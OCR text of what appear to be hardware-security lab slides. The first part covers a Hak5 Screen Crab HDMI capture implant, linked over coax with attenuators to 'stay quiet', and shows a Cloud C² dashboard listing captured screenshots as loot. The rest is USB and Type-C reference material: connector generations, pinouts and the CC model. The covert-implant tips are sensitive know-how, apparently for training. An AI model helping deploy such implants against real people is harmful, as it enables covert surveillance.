
- Attenuation of **50 dB** roughly corresponds to a distance of **3 m in the free space**
- Using a straight coaxial cable together with appropriate attenuators allows for a direct interconnection in between two WiFi devices
  - for instance, a mobile hot spot and the Screen Crab
  - this is a neat trick allowing us to stay a bit more quiet
  - in this light, it matters whether a device has or has not an antenna connector accessible

screen crab

original parts



example of a real situation capture


Hak5 Cloud C²
rflab-cbcc.com/#/sites/1/crab/1/overview
Hak5 Cloud C²
Version 3.1.2 Community Edition
screen#1
rflab
Overview
Configuration
Loot
Uptime
Offline
Total Rx/Tx
400.53 MB
Online Clients
0
Description
screen#1
Screen Crab
Firmware Version: 1.0.6
7C:A7:B0:1E:71:BC
RFLAB screen grabber HDMI
Setup
Edit
Remove
Uptime History
Sync Status
Device is fully synchronized
Notifications
SDCard Removed
16 May 2022 16:03:21
Button pressed
16 May 2022 16:03:15
rflab-cbcc.com/#/sites/1/crab/1/loot
INSPIRATION
Cryptology and Biometrics Competence Centre
Raiffeisen BANK
No Notes.
Slide 13 of 13
Type here to search
Collected Loot
Filter
Delete All
Export
Name
Date
Size
Download
Remove
View
5371.jpg
30d 17h ago
557468
Download
Remove
View
5372.jpg
30d 17h ago
557381
Download
Remove
Chat

The Wonderful World of USB

USB 1.0
12mbps

Type A

Type B

Mini-A

Mini-B

Micro-A

Micro-B

USB 2.0
480mbps

Type A

Type B

Mini-A


Mini-B

Micro-A

Micro-B

USB 3.1
Gen1
(Previously 3.0)
5gbps

Type A



Type B

Mini-B

Micro-B

USB 3.1
Gen2
10gbps

Type A


Type-C

USB 3.2
20gbps

Type-C

Thunderbolt
2
20gbps


Mini DisplayPort
Connector



Thunderbolt
3
40gbps


Type-C

Connector Stacking - USB 3.0/3.1 Example



USB Type-C® – Functional Model

- USB 3.2 / *USB4™* data bus
  - Two sets of TX/RX pin pairs, supports x1 and x2 operation
- USB 2.0 data bus
  - Two pin sets on host, one set on device – strapped together within the host and device
- Two power buses
  - VBUS and VCONN
- Two sideband pins (SBU1/SBU2)
  - *SBTX / SBRX for USB4*
- CC – Configuration Channel
  - Two CC pins in connector
  - One CC wire in cable



Looking into the product receptacle:

A1	A2	A3	A4	A5	A6	A7	A8	A9	A10	A11	A12
GND	TX1+	TX1−	VBUS	CC1	D+	D−	SBU1	VBUS	RX2−	RX2+	GND
GND	RX1+	RX1−	VBUS	SBU2	D−	D+	CC2	VBUS	TX2−	TX2+	GND
B12	B11	B10	B9	B8	B7	B6	B5	B4	B3	B2	B1


Looking into the cable or product plug:

A12	A11	A10	A9	A8	A7	A6	A5	A4	A3	A2	A1
GND	RX2+	RX2−	VBUS	SBU1	D−	D+	CC	VBUS	TX1−	TX1+	GND
GND	TX2+	TX2−	VBUS	VCONN			SBU2	VBUS	RX1−	RX1+	GND
B1	B2	B3	B4	B5	B6	B7	B8	B9	B10	B11	B12

Lane 1 ***Lane 0***

USB Type-C® – Functional Model

- USB Type-C Full-Featured Cable supports all USB operating modes



Note: 1. Required VBUS and Ground wires not shown in this illustration

8.3.2 USB 3.1 and 2 Lanes of DisplayPort

The TUSB1046-DCI operates in USB3.1 and 2 Lanes of DisplayPort mode when the CTL1 pin is high and CTL0 pin is high.





Figure 8-6. USB3.1 + 2 Lane DP – No Flip (CTL1 = H, CTL0 = H, FLIP = L)

USB Type-C® – Pull-Up/Pull-Down CC Model




- Host side can substitute current sources for Rp
- Powered cables and accessories introduce Ra at the “unwired” CC pins which are used to indicate the need for VCONN

— https://events.ccc.de/congress/2024/hub/en/event/ace-up-the-sleeve-hacking-into-apple-s-new-usb-c-controller/

